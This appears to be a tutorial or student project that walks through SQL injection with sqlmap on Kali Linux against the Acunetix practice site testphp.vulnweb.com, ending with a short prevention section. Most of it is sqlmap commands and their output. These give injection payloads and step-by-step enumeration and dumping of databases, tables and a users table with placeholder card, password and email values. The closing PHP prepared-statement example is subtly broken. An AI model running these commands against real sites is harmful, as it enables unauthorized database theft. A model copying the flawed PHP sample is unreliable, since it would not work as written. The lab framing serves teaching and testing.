SQL Injection using Kali Linux

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Understanding SQL Injection

SQL Injection is a cyber threat where attackers exploit web app vulnerabilities by injecting SQL code. This allows them to manipulate or extract data from databases, posing serious security risks. Understanding this technique is vital for fortifying web applications against potential breaches.

Setting up Kali Linux

A simulated environment is crucial for ethical hacking practices. In this lab: Operating System: Kali Linux serves as the operating system, providing a comprehensive suite of penetration-testing tools

Installing SQLMAP

SQLMAP, a powerful penetration testing tool specifically designed for detecting and exploiting SQL injection vulnerabilities.

Pre-installed on Kali Linux: SQLMAP often comes pre-installed on Kali Linux, a preferred OS for ethical hacking.users on other Debian-based systems can install it using the command sudo apt-get install sqlmap. This ensures that the tool is readily available for penetration testing.

SQLMAP USAGE

Understanding SQLMAP commands is fundamental. Key parameters such as -u, --dbs, -D, --tables, -T, --columns, -C, and --dump are explained in detail. The targeted website for this demonstration is the Acunetix Vulnerability Testing Site.

SQLMAP Demonstration Steps 1-6

Follow along as we demonstrate the step-by-step process of using SQLMAP to detect SQL injection vulnerabilities, fetch sensitive data, manipulate databases, and gain unauthorized access. Learn by example!

STEP 1:

Executing the command: sqlmap -u http://testphp.vulnweb.com/login.php --dbs

```
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8726=8726

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(2774,CONCAT(0x5c,0x7171706a71,(SELECT (ELT(2774=2774,1))),0x71626
27a71))

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 5646 FROM (SELECT(SLEEP(5)))frcU)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171706a71,0x476
b496f59636e78684b64724874 4a7555446f436d4c446d756871475043536c497a457306567 14d,0x7162627a71),NULL,NULL
-- -

[01:19:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.1
[01:19:48] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[01:19:49] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 01:19:49 /2023-11-15/
```

Reveals the existence of databases.

STEP 2:

Executing: sqlmap -u http://testphp.vulnweb.com/login.php -D <database_name> --tables

```
    Payload: cat=1 AND 8726=8726

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(2774,CONCAT(0×5c,0×7171706a71,(SELECT (ELT(2774=2774,1))),0×71626
27a71))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 5646 FROM (SELECT(SLEEP(5)))frcU)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7171706a71,0×476
b496f59636e78684b647248744a7555446f436d4c446d756871475043536c497a45736656714d,0×7162627a71),NULL,NULL
-- -
___
[01:20:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[01:20:59] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[01:20:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 01:20:59 /2023-11-15/
```

Retrieves information on tables within the selected database.

STEP 3:

Executing: sqlmap -u http://testphp.vulnweb.com/login.php -D <database_name > -T <table_name> --columns

```
    Title: MySQL ⩾ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(2774,CONCAT(0×5c,0×7171706a71,(SELECT (ELT(2774=2774,1))),0×71626
27a71))

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 5646 FROM (SELECT(SLEEP(5)))frcU)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7171706a71,0×476
b496f59636e78684b647248744a7555446f436d4c446d756871475043536c497a45736656714d,0×7162627a71),NULL,NULL
-- -
___
[01:21:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ⩾ 5.1
[01:21:43] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| adesc     | text        |
| aname     | varchar(50) |
| artist_id | int         |
+-----------+-------------+

[01:21:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 01:21:44 /2023-11-15/
```

Identifies columns within the specified table.

STEP 4

Executing: sqlmap -u http://testphp.vulnweb.com/login.php -D <database_name>-T<table_name> -C <column_name> --dump

```
    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7171706a71,0×476
b496f59636e78684b647248744a7555446f436d4c446d756871475043536c497a45736656714d,0×7162627a71),NULL,NULL
-- -
___
[01:22:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[01:22:12] [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
+---------+
| aname   |
+---------+
| r4w8173 |
| Blad3   |
| lyzae   |
+---------+

[01:22:12] [INFO] table 'acuart.artists' dumped to CSV file '/home/kali/.local/share/sqlmap/output/te
stphp.vulnweb.com/dump/acuart/artists.csv'
[01:22:12] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 01:22:12 /2023-11-15/
```

Extracts data from the specified column.

STEP 5 :

Executing: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email --dump

```
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8726=8726

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(2774,CONCAT(0×5c,0×7171706a71,(SELECT (ELT(2774=2774,1))),0×71626
27a71))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 5646 FROM (SELECT(SLEEP(5)))frcU)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7171706a71,0×476
b496f59636e78684b647248744a7555446f436d4c446d756871475043536c497a45736656714d,0×7162627a71),NULL,NULL
-- -
___
[01:24:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[01:24:12] [INFO] fetching entries of column(s) 'email' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----------------+
| email           |
+-----------------+
| email@email.com |
+-----------------+

[01:24:14] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/test
php.vulnweb.com/dump/acuart/users.csv'
[01:24:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 01:24:14 /2023-11-15/
```

This command fetches email addresses from the 'users' table.

STEP 6:

Executing: **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump-all**


```
    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7171706a71,0×476
b496f59636e78684b647248744a7555446f436d4c446d756871475043536c497a45736656714d,0×7162627a71),NULL,NULL
-- -
___
[01:24:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ⩾ 5.1
[01:24:56] [INFO] fetching columns for table 'users' in database 'acuart'
[01:24:57] [INFO] fetching entries for table 'users' in database 'acuart'
[01:24:57] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N
] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+--------------------+------------------------------------+------+-----------------+---------+-------+
-------+--------------------------+
| cc                 | cart                               | pass | email           | phone   | uname |
 name   | address                  |
+--------------------+------------------------------------+------+-----------------+---------+-------+
-------+--------------------------+
| 1234-5678-2300-9000 | 2721490a471d3e21018b089dbde096ba | test | email@email.com | 2323345 | test  |
 smith  | 21 street, united state |
+--------------------+------------------------------------+------+-----------------+---------+-------+
-------+--------------------------+

[01:25:19] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/test
php.vulnweb.com/dump/acuart/users.csv'
[01:25:19] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 01:25:19 /2023-11-15/
```

Executes the command to dump all data from the 'users' table.

FINAL OUTPUT



SQL Injection Prevention

Preventing SQL injection is essential for robust security. Utilizing prepared statements is a recommended practice. This involves sending SQL queries with placeholders for user input, ensuring that user input and code are analyzed separately.

Example PHP Code Using Prepared Statements

```
$db = new PDO('connection details');

$stmt = db->prepare("SELECT name FROM users WHERE id = : id");
$stmt->execute(array(': id', $data));
```

Conclusion

In conclusion, the project illuminates the pervasive threat of SQL injection in web applications and the critical importance of proactive security measures. By employing SQLMAP within a controlled lab environment, the demonstration showcases the efficiency of penetration testing tools in identifying and mitigating vulnerabilities. The project emphasizes the significance of secure coding practices, particularly through the use of Prepared Statements, to prevent SQL injection attacks. Recommendations include ongoing developer training, tool integration, and regular security audits to fortify web application defenses. Ethical considerations underscore the responsible use of penetration testing tools for learning and testing purposes, fostering a security-conscious approach within the development community. Overall, the project contributes to advancing cybersecurity awareness and practices in the ever-evolving landscape of web application security.